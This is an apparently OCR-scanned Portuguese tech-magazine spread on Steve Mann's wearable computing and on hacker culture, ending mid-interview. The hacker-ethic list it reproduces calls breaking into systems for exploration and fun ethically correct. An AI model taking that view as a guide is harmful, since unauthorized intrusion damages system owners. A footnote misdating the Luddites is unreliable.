


Foto: Arquivo Steve Mann

# Adadas com a Ética

importantíssima. Na verdade, questões sobre arte, que se perderam em meio a muitas outras respostas. Similaridades entre as explorações de Kac e as minhas residem numa procura fundamental por explicações. Arte e ciência

compartilham uma busca comum por conhecimento e verdades veladas.

**Geek:** Desde que você iniciou suas pesquisas sobre computação vestível, como a sociedade tem reagido a esse novo ramo da tecnologia?

**SM:** Têm ocorrido grandes mudanças desde que eu era um ciborgue há mais de 20 anos, no jeito como as pessoas reagiam comigo antes e reagem agora. Por volta dos anos 70, as pessoas achavam minhas invenções loucas. Nos anos 80, eu era uma estrela para o meio artístico. Então, finalmente, na década de 90, os engenheiros

começaram a aceitar minhas invenções.

**Geek:** Algumas pessoas sentem medo quando ouvem a respeito de computação vestível ou chips

**"ARTE E CIÊNCIA COMPARTILHAM UMA BUSCA COMUM POR CONHECIMENTO E VERDADES VELADAS."**

implantáveis e alguns até acham que isso pode ser um meio Orwelliano de controle. Você enxerga essa relação?

**SM:** (Risadas)...É algo como domesticar o monstro usando uma parte do próprio. Em muitas vezes, eu sou um "cyborg luddite"\*, usando a tecnologia para questionar a tecnologia. Veja, por exemplo, minha palestra na conferência de Marshall McLuhan sobre cultura e tecnologia. (<<http://wearcam.org/mcluhan->

**keynote>)**

**Geek:** Então você acredita que a computação vestível pode reduzir nossa liberdade?

**SM:** Sim, certamente, ela tem potencial destrutivo e pode ser usada para dominar as pessoas. Como eu já disse, tornar os homens autômatos de um gigantesca indústria. É importante e vital que criemos os meios

necessários para isso não acontecer.

**Geek:** Você veio ao Rio de Janeiro em 1998 para uma conferência sobre realidade virtual, não é? Como foi a experiência?

**SM:** Eu dei a palestra de abertura nesse evento, que ocorreu do dia 1 a 6 de junho de 1998 aí no Rio. Eu apresentei uma peça chamada "please wait" (<<http://wearcam.org/pleasewait.htm>>), que era exatamente uma sátira e um alerta a respeito da questão de perda de liberdade.

\*Luddite: pessoa avessa à tecnologia. Refere-se a trabalhadores que no início do séc. XX quebraram máquinas para protestar contra a Revolução Industrial e preservar seus empregos.



leve, e um visor, que além de mostrar informações de navegação, pode receber e-mails e acessar sites, vai mostrar o mundo real.

#### **WearStation: uma estação de rádio no corpo**

Hoje não é difícil perceber o potencial de aplicação da tecnologia dos photoborgs, mas quando Steve Mann começou a desenvolver na prática suas teorias, há mais de 20 anos, não faltou quem o taxasse de lunático. Ainda mais porque as dificuldades técnicas na década de 70 eram gigantescas. Foi necessária mais de uma década de trabalho, pesquisa e desenvolvimento técnico para que os wearables PCs e os photoborgs ganhassem respeito.

Atualmente, Steve Mann e seus seguidores

experimentam o prazer de estar no ápice. Muito da atual empolgação com as idéias do pioneiro canadense


deve-se à inclinação dos investidores para a computação e as telecomunicações portáteis. Qualquer geek mais antenado sabe que a grande tendência na indústria da informática é a comunicação wireless

(sem fios ou cabos) ligada à Internet.

Ao propor roupas e mecanismos interligados com a informática, o mundo dá um

passo certeiro para a real integração do computador e da Internet ao cotidiano.

O que se pode esperar daqui para frente é o crescente interesse das grandes corporações em adaptar os instrumentos usados pelos photoborgs e disponibilizá-los no mercado varejista, com versões inteligentes de nossas atuais roupas - sapatos com resfriamento e amortecimento calculado, camisetas com sensores para detectar os batimentos cardíacos e por aí vai.

Ampliando o alcance de seus sentidos, o ser humano terá oportunidade de aproveitar muito melhor seu tempo e explorar melhor seus potenciais criativos. As novas gerações serão o ponto de mutação da humanidade. 

## **QUALQUER GEEK MAIS ANTENADO SABE QUE A TENDÊNCIA NA INDÚSTRIA DA INFORMÁTICA É A COMUNICAÇÃO WIRELESS**

### **Rádio Mann**

Por volta de 1997, Steve Mann teve mais uma de suas idéias mirabolantes. A fim de "explorar um novo estilo de vida", ele projetou uma estação de rádio portátil capaz de receber e enviar sinais e batizou a invenção de WearStation. Mann também carrega um HD nas vestimentas para armazenar a informação que usa, e um Pentium para processar tudo. Ele experimentou o esdrúxulo acessório nas ruas de Toronto, fazendo o papel de repórter da própria vida. Difícil mesmo foi convencer as pessoas que cruzavam seu caminho de que as antenas posicionadas sobre a cabeça faziam parte de um projeto científico sério...

*A WearStation de Mann suporta áudio, vídeo e armazenamento de dados. A transmissão de som é feita por um sistema full-duplex QSO (usando uma headset Yaesu FT-530). O sistema de vídeo inclui um kit INC AM/FM ATV, operando com 439,25 Mhz e vídeo digital, também com capacidade full-duplex (os sinais podem ser enviados por um canal e recebidos simultaneamente por outro). A estação de Mann funciona conectada à Internet via TCP/IP usando o sistema de rede NOS ou AX25 rodando sobre o Linux.*

## **Ecos da Miniaturização**

Portabilidade é a prerrogativa básica da computação vestível, afinal é impossível carregar quilos de equipamentos e cabos anexados às roupas. A harmonia entre conforto e tecnologia só será possível em larga escala quando as pesquisas no campo da nanotecnologia estiverem mais amadurecidas. É através desse campo de estudo que placas e chips de tamanho avantajado poderão ser convertidos em minúsculos cartões de bolso. A nanotecnologia (nano transmite a idéia de mini, equivalendo a 10 elevado a 9 negativo) investiga a engenharia molecular e manipulação atômica de componentes, algo que pode reduzir o tamanho dos aparelhos reorganizando sua estrutura de

armazenamento e interação de dados.

### **O CHIP "MILLIPEDE" ARMAZENA MAIS DE 80 BILHÕES DE BITS POR POLEGADA QUADRADA**

Esse campo da ciência já está na mira dos laboratórios de pesquisa da IBM, há quatro anos. Recentemente, um dos laboratórios subsidiários da empresa, localizado na Suíça, desenvolveu um protótipo que

simboliza uma conquista inédita. O chip "Millipede" armazena mais de 80 bilhões de bits por polegada quadrada. O segredo da potência se chama Atomic Force Microscopy (AFM), uma tecnologia que distribui os bits em moléculas de polímero, técnica muito mais eficiente que confiar a administração dos dados apenas aos campos eletromagnéticos.

Apesar do avanço, acessórios equipados com a AFM só deverão estar no mercado daqui a cinco anos. Mas não é difícil imaginar o que virá a seguir: HDs e CPUs superpoderosas diminuirão dramaticamente de volume e teremos computadores do tamanho de um polegar - com potência suficiente para desmoralizar os melhores servidores de rede atuais.



Os 3 meios de interagir com as máquinas

## Modos Operacionais

Existem três interfaces de interação máquina-homem, três rotas para a informação percorrer enquanto é transmitida.


O primeiro método consiste na *Constância* e prevê um fluxo de informação perene passando do homem para o computador, retornando ao homem e reiniciando o ciclo. Por exemplo, as roupas inteligentes só iniciam o processo de aquecimento ou resfriamento de acordo com um parâmetro enviado pelo corpo, no caso, a temperatura.

Um segundo método é aquele que permite classificar a informação para criar dois fluxos: um que passa pela filtragem do computador e outro independente que prescinde do meio eletrônico. É o que ocorre, por exemplo, com os photoborgs, quando o usuário estabelece que deseja usar a visão normal ou as opções oferecidas pelo aparelho.

A terceira interface chama-se *Mediação* e traça um sistema onde o ser humano fica encapsulado dentro de um sistema computacional. Antes mesmo de receber qualquer informação, ela passa pelo computador e é trabalhada pelo mesmo. O mesmo ocorre quando o usuário exterioriza algo, que antes de ser difundido passa pela máquina. Um exemplo clássico desse tipo de encapsulamento é o bíp ou o e-mail, que estabelecem

degraus de comunicação entre duas pessoas, exigindo a participação do computador tanto no envio quanto no recebimento das mensagens.

Esses modos operacionais não funcionam sem interação. Num sistema heterogêneo de computação vestível, as três interfaces são combinadas para assegurar a funcionalidade do sistema e evitar que ele se torne uma mordalha.



Do cinema para o mundo

## A vida imita a arte

Não pela primeira vez, realidade e fantasia andam juntas. Embora os photoborgs ainda sejam parte de

um futuro remoto para grande parte da humanidade, o cinema não dispensou seu uso nos clássicos modernos de ficção científica. No filme "O Predador" (1987), um alienígena vem à Terra para caçar humanos, munido de acessórios para photoborgs que lhe conferem focos de visão privilegiados na hora de rastrear sua presa.

Numa outra produção, a série "Jornada nas Estrelas – A Nova Geração", há um exemplo claro de photoborgs para uso medicinal. O personagem Geordi La Forge (LeVar Burton) é cego de nascença, mas supera a falha de seu corpo através de um curioso aparelho projetado à frente de seus olhos e interligado ao cérebro. O VISOR (Visual Input Sensory Optical Reflector) ainda é empregado para transferir as imagens que o ex-cego capta nas missões avançadas para a ponte da Enterprise.

Equipamentos similares aos dos photoborgs ainda podem ser encontrados em filmes como Soldado Universal, Johnny Mnemonic, entre outros.

"NÓS PODEMOS  
RECONSTRUI-LO. NÓS  
TEMOS A TECNOLOGIA.  
NÓS TEMOS A CAPACIDADE  
DE CONSTRUIR O  
PRIMEIRO HOMEM BIÔNICO  
NO MUNDO. STEVE AUSTIN  
SERÁ ESSE HOMEM.  
MELHOR DO QUE ERA  
ANTES. MELHOR...MAIS  
FORTE...MAIS RÁPIDO."

TEXTO DE ABERTURA DO SERIADO O HOMEM DE  
SEIS MILHÕES DE DÓLARES

Para manter as máquinas sob controle

## As 6 leis da computação vestível

A união de homem e máquina pode tornar-se um meio de opressão se não estiver balizada por princípios éticos. Por esse motivo, Steve Mann idealizou "leis" que todas dispositivos tecnológicos em contato contínuo com o ser humano devem obedecer. São as máximas elementares desse novo ramo da computação:

- **Autonomia:** o usuário jamais pode ser arrancado do mundo físico e confinado num ambiente virtualmente concebido. Os aparatos tecnológicos devem ser mediadores da realidade, instrumentos de apuração das capacidades sensoriais humanas. Sua utilização fica em plano secundário diante da vida.


- **Mobilidade:** é esse o princípio que justifica o termo "vestível". Para se enquadrar nesse ramo de tecnologia, os aparelhos devem acompanhar o curso do usuário e se integrar ao seu cotidiano sem prejudicar suas atividades regulares.

- **Continuidade:** também chamado de constância. É a aplicação da computação vestível de forma permanente, sem interrupções, reservas, ou qualquer restrição. Vale dizer, é o princípio que permite ao usuário ficar 24 horas por dia em conexão com a tecnologia.

- **Controlabilidade:** a plenitude do ser humano de interromper a comunicação com a máquina a qualquer momento.

- **Interatividade:** as habilidades dos dispositivos de computação vestível não devem estar restritas a uma só função. Eles vêm para proporcionar experiências multisensoriais e multifacetadas, abrindo leques de opções variadas para melhor cumprir seus objetivos.

- **Transversalidade:** resume o uso dos equipamentos ligados ao corpo para canalizar a comunicação com lugares e pessoas. Presume a ligação dos aparatos a uma grande rede como a Internet, que também comportará telefonia e mídia eletrônica.





ENTRE

NO




HAC



# MUNDO

# DOS



# KEERS



Nos subterrâneos da informática pulsa a vida, numa modalidade diferente.

## Parte 1: Codificação — Da Filosofia ao Social

Em alguns sites invadidos aqui e acolá, algum hacker rememorou Nietzsche, filósofo existencialista que convulsionou a Europa do século XIX.

Em sua crítica voraz à civilização, Nietzsche atacou a massificação, o conservadorismo e a procedência dos "valores absolutos" implantados na sociedade da época.

A mente do hacker também passeia pelos campos explosivos do filósofo. Ele é um pesquisador por natureza. Almeja o ápice de suas capacidades para depois transcender esse ponto. Luta pelo conhecimento, pela informação. A liberdade em todos seus vastos sentidos é seu principal objetivo.

A amplitude do conceito hacker não se restringe à tecnologia, alastra-se para qualquer atividade que envolva o intelecto.

### Organização social

A comunidade hacker é um grupo social, conforme a definição clássica: "uma coletividade identificável, estruturada, contínua, de pessoas sociais que desempenham papéis recíprocos, segundo determinadas normas, interesses e valores, para a consecução de objetivos comuns" (Fichter, 1969).

Originalmente, o hacker interage com os demais dentro de uma estrutura anarquista, sem liderança forte ou padrão rígido a seguir. Geralmente, associam-se em pequenos grupos, que trocam informações entre si, mas que agem isolados. Dentro desse grupo menor, há um líder, mas como organizador apenas, senão violaria as premissas de descentralização e antiautoritarismo.

A finalidade é sempre desbravar novos horizontes, mesmo que o objetivo principal seja a infiltração de valores novos para a sociedade, a contra-cultura.

A contra-cultura cerca a cultura vigente através de uma rede especial de comunicação, rituais, práticas comportamentais peculiares, formas de expressão e representação.

**O HACKER É  
CARACTERIZADO PELA  
INQUIETAÇÃO  
INTELLECTUAL; PELO  
DESEJO INCANSÁVEL DE  
SOLUCIONAR PROBLEMAS**

Nietzsche, por exemplo, foi um hacker da filosofia, assim como há hackers da música, das artes plásticas e da engenharia. Na área de softwares computacionais, o conceito aplica-se a especialistas de segurança, programadores que criam aplicativos de livre distribuição, estudantes, beta-testers. Segundo Eric Raymond, um dos maiores doutrinadores desse universo, o hacker é caracterizado pela inquietação intelectual; pelo desejo incansável de solucionar problemas, moldando sua perícia e exercitando a inteligência; pela voluntariedade em difundir conhecimento; pelo ideal de justiça; e pelo repúdio a qualquer forma de autoritarismo. Temos visto equívocos terríveis na conceitualização do hacker. Na maior parte das ocasiões, a definição tem se mesclado à de cracker. O hacker direciona seu potencial para construir, e em hipóteses atípicas usa seus dons de forma abusiva. Já o cracker produz ataques lesivos às suas vítimas.


### Raízes

A palavra hacker surgiu nos anos 50, no MIT (Massachusetts Institute of Technology). O termo deriva da palavra hack, que era empregada para definir atividades de alta tecnologia com as quais se ocupavam os estudantes do Comitê de Sinal e Poder. Nos anos 60 e 70, os "hackers" ocuparam-se do desenvolvimento de compiladores, programas e debugs para a recém-criada área de informática. Nessa época também nasceu o movimento ideológico e ético hacker. Computadores eram peças inatingíveis para a imensa maioria das pessoas, por isso o movimento ficou restrito a poucos estudantes sonhadores.

Já nos anos 80, com a chegada do chip integrado, hackers como Clive Sinclair e Steve Wozniak revolucionaram o meio de trabalhar com a informática, levando o privilégio tecnológico de grandes empresas às pessoas comuns.

A década de 90 e a entrada do século XXI estão marcados por uma intensa preocupação em fortalecer a cultura digital, democratizando a Internet e a informação.

Do neid dos anos 50, o hacker mudou seu arquétipo para o rebelde dos anos 60 e 70, o excêntrico dos 80 e o adolescente do início dos anos 90. Nota-se um amadurecimento no seu modo de pensar e agir. Na entrada do século XXI, o adolescente dos 90 cresceu e o movimento hacker começa a se articular de forma organizada. O exemplo são as conferências anuais de hackers, como a DefCon nos EUA ou a Hack Meeting, na Itália.





# CONTRA

# CULTURA

Na proteção da clandestinidade, o hacker ergue seus alicerces

## O ritual de iniciação

O "hacker histórico" ou "hacker verdadeiro" é submetido a etapas de crescimento dentro da cultura hacker, que combinam aspectos objetivos e subjetivos de sua pessoa.

Como em qualquer círculo de conhecimento, é preciso superar dificuldades para galgar os degraus da evolução. O fantástico é que todo o trabalho trata-se de um processo de auto-conhecimento, onde o aspirante a hacker é seu próprio mestre e aprendiz.

Sobre a parte material necessária para se tornar um hacker, Eric Raymond aconselha que o aspirante tome as seguintes providências:

1- Adotar o Unix ou um sistema compatível para hackear. Isso porque DOS e Windows tem o código fechado e o Unix ainda guarda uma grande simbiose com a Internet;  
2- Dedicar-se à programação, em

**DEDICAR-SE À  
PROGRAMAÇÃO, EM  
ESPECIAL HTML,  
LINGUAGEM C E  
PYTHON**

especial HTML, linguagem C e Python;  
3- Colaborar com projetos de documentação de programas de código-aberto, testes e até codificação. Isso eleva seu status e

auto-estima no mundo hacker;

4- Prática, dedicação e trabalho duro. Na esfera íntima, é preciso desenvolver a concentração, a paciência e a

adequação de sua vida à filosofia hacker, praticar os valores emanados da comunidade de forma expressiva. Isso inclui maior dedicação a atividades culturais, o cultivo da lealdade e o amor pelo conhecimento. Recomenda-se estudar filosofias orientais, pois franqueiam a disciplina e equilíbrio básicos para deixar a mente trabalhar com pleno poder.

## A Ética hacker

De fato, existe um código de responsabilidade não escrito que de um certa forma cede os parâmetros do modus operandi hacker. Esse código, "socializador, de abertura e descentralização" (Levy, 96: 30) foi compilado dentro do MIT por volta dos anos 60, recebendo a influência tipicamente libertária da época. Basicamente, são seis os vetores principais.

- 1- O acesso à Internet e aos computadores deve ser ilimitado e completo. A alfabetização tecnológica do povo é o caminho para o conhecimento e o conhecimento é a chave da libertação
- 2- Toda informação, sem exceção, deve estar disponível para todos. A divisão da informação é um bem potente para o crescimento da democracia e contra o controle político da elite tecnocrata. O dever ético do hacker é a repartição de seu saber com o resto da comunidade apartada da sociedade. O copyright é um conceito superado.
- 3- Furtos, destruição de privacidade, vandalismo e dano a sistemas da informática ferem a ética hacker. Invadir sistemas com intuito de explorar e se divertir é eticamente correto
- 4- Questionar as autoridades. Promover a descentralização. A burocracia industrial, governamental e universitária, é inconciliável com o espírito de pesquisa construtiva e inovadora do hacker. A utopia hacker é "levar o computador às massas" (Levy, 1996: 310)
- 5- O hacker deve ser julgado por seus atos e não por critérios de qualificação, etnia, gênero ou status social.
- 6- Com um computador se cria arte. Ele é a extensão ilimitada da própria imaginação pessoal. O computador e a Internet são as novas armas de transformação e construção da realidade. E o dever do hacker é evitar que eles se tornem instrumentos de opressão.

"QUANDO PROGRAMO, ME VEJO SEDUZIDO E EM TRANSE NUM RITUAL, INCORPORADO NUMA ESPÉCIE DE BRUXO; O TECLADO SE TRANSFORMA NUM GRIMÓIR, NO QUAL CAPTURE VISÕES QUE SÓ POSSO ENTENDER ATRAVÉS DE UMA FÓRMULA MÁGICA E HERMÉTICA. ENTÃO, QUANDO SE PRESSIONA UM BOTÃO, O ENCANTAMENTO SE FAZ VIVO, COMO UMA SOMBRA, UMA ESTRANHA SOMBRA. (...) NO COMPUTADOR CONSEGUIMOS RESGATAR UM ELEMENTO TÍPICO DA MAGIA ARCAICA: A REPETIÇÃO, A CONTINUIDADE DAS VIBRAÇÕES, QUE POSSO SENTIR NA OBSESSIVA ONDULAÇÃO DE ZEROS E UNS."

PETER GLASER (POETRONIC)



## Parte 2 : Debug – Uma visão externa do hacker

Convidamos duas pessoas para desenhar o perfil do hacker. Gustavo Caetano, editor do site HackerNews Brasil, representa a voz do próprio hacker. Entrevistamos também o promotor de Justiça Carlos Daniel Vaz de Lima, que desenvolve um trabalho de prevenção e combate ao crime digital.

*Geek: O que define o hacker? Quem é ele?*

**Gustavo:** Há um grande equívoco quando as pessoas falam sobre hackers, pois o assunto é tratado de uma forma generalizada. A imprensa, formadora de opinião, não sabe realmente do que está falando. Existem hackers e crackers. Os hackers são pessoas com grande conhecimento sobre computação e sistemas de segurança. A maioria dos hackers realmente invadem sistemas mas sem prejudicá-los e sem o intuito de cometer atos criminosos. Eles tem como objetivo aprender

cada vez mais, pois são autodidatas. Essa é a principal filosofia dos hackers, adquirir conhecimento.

O mesmo não ocorre com os crackers. Assim como os hackers, eles tem grande conhecimento, mas o utilizam para quebrar sistemas de segurança com o objetivo de roubar informações ou destruir dados. Estes também buscam o conhecimento mas o usam de acordo com seus interesses, sejam ideológicos, financeiros ou pela mera vontade de sacanear alguém. Eles não tem um objetivo certo. A maioria deles faz o que faz por pura diversão e alguns acabam empregados em empresas de segurança ou fazendo consultoria para firmas particulares.

*Geek: Como você tem encarado a abordagem da mídia em relação aos hackers?*

**GC:** Primeiramente gostaria de deixar claro que a mídia ainda é leiga no assunto, principalmente em comentários sobre os métodos de invasão e de segurança (o básico). Um dia li em uma revista de grande circulação que um meio de deixar seu computador seguro contra ataques de hackers era colocando senha no Windows. O Brasil é o país onde a Internet mais cresce no mundo, e onde tem Internet tem hackers e crackers. Os profissionais da área de segurança parecem não acompanhar esse crescimento. São poucos

os que realmente entendem do assunto no país. Os meios de comunicação não dão a verdadeira importância que o assunto merece, pois acham que crackers são um bando de garotos que sabem mexer em computadores e estão tentando aparecer. Mas a realidade é outra. Esses garotos roubam informações e causam prejuízos irreparáveis. O que mais impressiona e que já lemos notícias sobre hackers em seções não especializadas em informática de jornais de grande circulação enquanto grandes revistas sobre computação nem tocam no assunto.

*Geek: O que representa Kevin Mitnick? Um criminoso? Um bode expiatório?*

*Um mestre?*

